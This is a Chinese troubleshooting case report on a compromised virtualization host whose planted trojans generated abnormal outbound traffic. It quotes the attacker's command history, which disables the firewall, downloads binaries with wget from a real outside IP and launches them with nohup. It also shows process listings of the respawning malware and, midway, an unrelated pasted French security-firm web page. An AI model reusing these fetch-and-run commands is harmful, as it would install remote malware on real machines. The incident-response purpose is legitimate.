某客户CAS平台中毒导致网络中断排查案例（二）

薛泰吉　2014-12-22 发表

某客户CAS平台中毒导致网络中断案例（二）

一、 问题描述：

某客户CAS平台在运行一段时间后客户使用探测工具发现平台对外发送大量异常报文，影响网络的带宽。

二、 组网环境

CAS平台在内网，整网通过NAT出外网。

三、 过程分析：

1、使用history命令查看命令历史记录，从执行的命令行看，在5月1日的时候，192.168.2.5 地址的CVK被入侵，植入了木马，如下命令记录：

```
/etc/init.d/iptables stop
wget http://183.136.214.14:8090/1
echo "nameserver 8.8.8.8" >> /etc/resolv.conf    # 配置DNS
wget http://183.136.214.14:8090/1            # 从间谍网站下载木马
wget http://183.136.214.14:8090/mimi         # 从间谍网站下载木马
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
chmod 0755 ./1                        # 设置执行权限
nohup /root/1 > /dev/null 2>&1 &            后台执行木马
chmod 0755 ./Manager
nohup /root/Manager > /dev/null 2>&1 &      后台执行木马
chmod 0755 ./Internet
nohup /root/Internet > /dev/null 2>&1 &
chmod 0755 ./mimi
nohup /root/mimi > /dev/null 2>&1 &          后台执行木马
```

2、打开http://183.136.214.14:8090的网站地址，外网，需要密码，可以以空账号和密码的形式，连续点击多次确定，登录进去；将所有的木马程序都测试下载，在下载过程中，检测到病毒：

另外，上述网站中，也有Linux的木马，从下载的文件中，有发生问题的两台CVK上下载的程序，如1，1h，mini，Manager等；

木马网站所在地址，查看是属于浙江绍兴电信的一个外网地址：

3、采用命令查看到的木马软件：

```
root@cvknode-data2:~# ls -al
-rwxr-xr-x  1 root root   1295069 Jul 11 11:00 1
-rwxr-xr-x  1 root root    352604 Jul 11 11:00 1h
-rw-r--r--  1 root root        69 Jul 11 11:02 conf.n
-rw-r--r--  1 root root      1328 May 18 23:50 dlcfg
-rwxr-xr-x  1 root root   1513570 May  1 05:51 mimi
```

其中的两个木马程序：

```
root@cvknode-data4:~# ps -ef |grep /root/1
root     25537 18785  0 11:09 pts/2    00:00:00 grep --color=auto /root/1
root     54080     1  0 May18 ?        01:07:53 /root/1
root     54084     1  2 May18 ?        1-12:30:52 /root/1h
root@cvknode-data4:~#
```

强制删除文件，并kill -9 对应的进程后，发现过了一会后，进程和文件又在原来的目录下出现，进程也自动执行起来；


```
root@cvknode-data4:~# rm -rf 1 1h            // 强制删除文件
root@cvknode-data4:~# ll
total 404420
drwx------  5 root root      4096 Jul 11 11:24 ./
drwxr-xr-x 25 root root      4096 May  7 12:39 ../
-rw-------  1 root root      1407 May  7 11:55 .bash_history
-rw-r--r--  1 root root      3106 Apr 19  2012 .bashrc
drwx------  2 root root      4096 Apr 14 20:13 .cache/
-rw-r--r--  1 root root 414016881 Apr 14 20:33 CAS-F0123H04-Upgrade.tar.gz
-rw-r--r--  1 root root        69 Jul 11 11:24 conf.n
-rw-r--r--  1 root root     55902 Apr 29 17:03 iperf_2.0.5-2.1_amd64.deb
-rw-r--r--  1 root root       140 Apr 19  2012 .profile
drwxr-xr-x  2 root root      4096 Jun 28 11:49 .ssh/
drwxrwxr-x  6 1005 1006      4096 Apr 14 20:36 upgrade.f0123h04/
-rw-------  1 root root      4507 Apr 29 17:11 .viminfo       // 消失了
root@cvknode-data4:~# ll
total 404420
drwx------  5 root root      4096 Jul 11 11:24 ./
drwxr-xr-x 25 root root      4096 May  7 12:39 ../
-rw-------  1 root root      1407 May  7 11:55 .bash_history
-rw-r--r--  1 root root      3106 Apr 19  2012 .bashrc
drwx------  2 root root      4096 Apr 14 20:13 .cache/
-rw-r--r--  1 root root 414016881 Apr 14 20:33 CAS-F0123H04-Upgrade.tar.gz
-rw-r--r--  1 root root        69 Jul 11 11:25 conf.n
-rw-r--r--  1 root root     55902 Apr 29 17:03 iperf_2.0.5-2.1_amd64.deb
-rw-r--r--  1 root root       140 Apr 19  2012 .profile
drwxr-xr-x  2 root root      4096 Jun 28 11:49 .ssh/
drwxrwxr-x  6 1005 1006      4096 Apr 14 20:36 upgrade.f0123h04/
-rw-------  1 root root      4507 Apr 29 17:11 .viminfo
root@cvknode-data4:~# ps -ef | grep /root
root     53954     1  0 11:24 ?        00:00:00 /root/1
root     54418     1  0 11:24 ?        00:00:00 /root/1h
root     56822 18785  0 11:25 pts/2    00:00:00 grep --color=auto /root
root@cvknode-data4:~# kill -9 53954 54418            // 强制kill掉对应的进程
root@cvknode-data4:~# ps -ef | grep /root            //进程不在了
root     57691 18785  0 11:25 pts/2    00:00:00 grep --color=auto /root
root@cvknode-data4:~# ls -al
total 404420
drwx------  5 root root      4096 Jul 11 11:24 .
```

```
drwxr-xr-x 25 root root       4096 May  7 12:39 ..
-rw-------  1 root root       1407 May  7 11:55 .bash_history
-rw-r--r--  1 root root       3106 Apr 19  2012 .bashrc
drwx------  2 root root       4096 Apr 14 20:13 .cache
-rw-r--r--  1 root root 414016881 Apr 14 20:33 CAS-F0123H04-Upgrade.tar.gz
-rw-r--r--  1 root root         69 Jul 11 11:25 conf.n
-rw-r--r--  1 root root      55902 Apr 29 17:03 iperf_2.0.5-2.1_amd64.deb
-rw-r--r--  1 root root        140 Apr 19  2012 .profile
drwxr-xr-x  2 root root       4096 Jun 28 11:49 .ssh
drwxrwxr-x  6 1005 1006       4096 Apr 14 20:36 upgrade.f0123h04
-rw-------  1 root root       4507 Apr 29 17:11 .viminfo
root@cvknode-data4:~# ps -ef | grep /root              // 进程又自动回复了
root     58314     1  0 11:26 ?        00:00:00 /root/1
root     58318     1  0 11:26 ?        00:00:00 /root/1h
root     58418 18785  0 11:26 pts/2    00:00:00 grep --color=auto /root
root@cvknode-data4:~# ls -al
total 406036
drwx------  5 root root       4096 Jul 11 11:26 .
drwxr-xr-x 25 root root       4096 May  7 12:39 ..
-rwxr-xr-x  1 root root    1295069 Jul 11 11:26 1
-rwxr-xr-x  1 root root     352604 Jul 11 11:26 1h          //文件也自动恢复了
-rw-------  1 root root       1407 May  7 11:55 .bash_history
-rw-r--r--  1 root root       3106 Apr 19  2012 .bashrc
drwx------  2 root root       4096 Apr 14 20:13 .cache
-rw-r--r--  1 root root 414016881 Apr 14 20:33 CAS-F0123H04-Upgrade.tar.gz
-rw-r--r--  1 root root         69 Jul 11 11:26 conf.n
-rw-r--r--  1 root root      55902 Apr 29 17:03 iperf_2.0.5-2.1_amd64.deb
-rw-r--r--  1 root root        140 Apr 19  2012 .profile
drwxr-xr-x  2 root root       4096 Jun 28 11:49 .ssh
drwxrwxr-x  6 1005 1006       4096 Apr 14 20:36 upgrade.f0123h04
-rw-------  1 root root       4507 Apr 29 17:11 .viminfo
```

出问题的两台CVK上都存在对应的对应的进程，如192.168.2.7上，还存在更多的木马进程,从文件创建日期看，在5月1日创建的；

```
root@cvknode-data4:~# ls -al
total 410452
drwx------  5 root root      4096 May 18 23:41 .
drwxr-xr-x 25 root root      4096 May  7 12:39 ..
-rwxr-xr-x  1 root root   1295069 Apr 14 17:16 1
-rwxr-xr-x  1 root root    352604 May 18 23:40 1h
-rw-------  1 root root      1407 May  7 11:55 .bash_history
-rw-r--r--  1 root root      3106 Apr 19  2012 .bashrc
drwx------  2 root root      4096 Apr 14 20:13 .cache
-rw-r--r--  1 root root 414016881 Apr 14 20:33 CAS-F0123H04-Upgrade.tar.gz
-rw-r--r--  1 root root        69 Jul 11 11:15 conf.n
-rw-r--r--  1 root root      1328 May 18 23:42 dlcfg
-rw-r--r--  1 root root        41 May 18 23:41 fake.cfg
-rwxr-xr-x  1 root root   1480387 May  1 05:51 Internet
-rw-r--r--  1 root root     55902 Apr 29 17:03 iperf_2.0.5-2.1_amd64.deb
-rwxr-xr-x  1 root root   1513570 May  1 05:51 Manager
-rwxr-xr-x  1 root root   1513570 May  1 05:51 mimi
-rw-r--r--  1 root root       140 Apr 19  2012 .profile
drwxr-xr-x  2 root root      4096 Jun 28 11:49 .ssh
drwxrwxr-x  6 1005 1006      4096 Apr 14 20:36 upgrade.f0123h04
-rw-------  1 root root      4507 Apr 29 17:11 .viminfo
root@cvknode-data4:~# ps -ef |grep /root
root     38382 18785  0 11:15 pts/2    00:00:00 grep --color=auto /root
root     54080     1  0 May18 ?        01:07:53 /root/1
root     54084     1  2 May18 ?        1-12:30:52 /root/1h
root     55247     1  0 May18 ?        01:01:28 /root/Manager
root     55760     1  0 May18 ?        00:59:36 /root/Internet
root     56346     1  0 May18 ?        03:30:10 /root/mimi
```

4、木马程序中，其中的部分txt文档中，含有另外一个网站的地址,截图如下，感觉图片比较形象，由于是法文，可以切换成英文，没有仔细分析。




Société spécialisée dans le domaine de la sécurité des systèmes d'informations. SA fondée en 2004 par Philippe Oechslin, chercheur et enseignant en sécurité informatique à l'EPFL.

Expertise et expérience associés à une connaissance approfondie des contraintes et enjeux des entreprises.

SERVICES

- Audit : tests d'intrusion, revues de code, etc
- Conseil : architecture, politiques de sécurité, cryptographie, etc.
- Formation : sensibilisation à la sécurité informatique, cours techniques
- Analyse : incidents de sécurité, analyse forensique
- Développement : ophcrack, outils de sécurité, logiciels personalisés




OS Objectif Sécurité SA est situé à Gland, entre Genève et Lausanne.

OS Objectif Sécurité SA
Route Cité-Ouest 19
CH-1196 Gland
T : +41 22 364 85 70
info@objectif-securite.ch

- De l'autoroute A1, prenez la sortie 'Gland – Begnins'.
- Suivez la direction Gland.
- À Gland, prenez la première à droite dans la 'Rue des Tuillières'.
- Tournez à droite au rond-point dans la 'Rue Cité-Ouest'.
- Vous trouverez nos bureaux 200m plus loin sur la gauche de la route.

PLAN D'ACCÈS - GOOGLE MAP

© 2014 OBJECTIF SÉCURITÉ



Le développement d'outils de sécurité informatique fait partie du savoir-faire d'Objectif Sécurité, tout comme l'analyse forensique de systèmes d'informations.

DÉVELOPPEMENT


Objectif Sécurité a développé ses propres outils et scripts pour faciliter le travail d'audit et d'investigation:

- ophcrack: un crackeur de mots de passe basé sur les rainbow tables
- os-compliance pour exécuter et gérer des scans de compliance
- os-social pour exécuter et suivre des attaques d'ingénierie sociale
- os-proxy, un proxy de niveau TCP pour faires des attaques man-in-the-middle avancées
- os-training, un site web vulnérable pour la partie pratique de nous formations

ANALYSE FORENSIQUE

Objectif Sécurité est en mesure de répondre à des incidents de sécurité et de conduire une investigation sur un environnement corrompu à la suite d'une attaque ou sur divers équipements comme des téléphones mobiles ou des périphériques. Les méthodes d'investigation sont analogues à celles utilisées par les forces de l'ordre et permettent la saisie de preuves dans des conditions optimales.

© 2014 OBJECTIF SÉCURITÉ



La formation est une clé du succès de toute stratégie de sécurité informatique. Les meilleures mesures techniques seront vaines si les collaborateurs ne savent pas les appliquer. Pour cette raison, le personnel d'Objectif Sécurité est engagé dans divers cursus de formation romands :

- EPFL : cours au niveau bachelor et master
- Université de Genève : programme MBA et Certificat en Sécurité des Systèmes d'Information (CAS/CAS/MAS-InfoSec)
- Université de Fribourg : executive MBA / CAS à l'Institut International de Management des Télécommunications (IIMT)


COURS PROPOSÉS PAR OBJECTIF SÉCURITÉ


- Sensibilisation des employés: évolution des risques, attaques ciblées, démonstrations
- Sensibilisation des développeurs: les sept péchés capitaux des applications web, avec exercices pratiques
- Sensibilisation des architectes: modélisation des menaces, analyse des impacts, méthodes de dévelopement sécurisé

COURS AGENDÉS

- Aucun cours public pour le moment

© 2014 OBJECTIF SÉCURITÉ





四、 解决方法：

1、 重新部署有问题的CVK节点，部署时使用较复杂的root密码，包含大小写，数字和特殊的字符信息，其他节点将root密码修改。

2、 增加防火墙，在防火墙上做好安全策略，使CAS平台与外界网络完全隔开。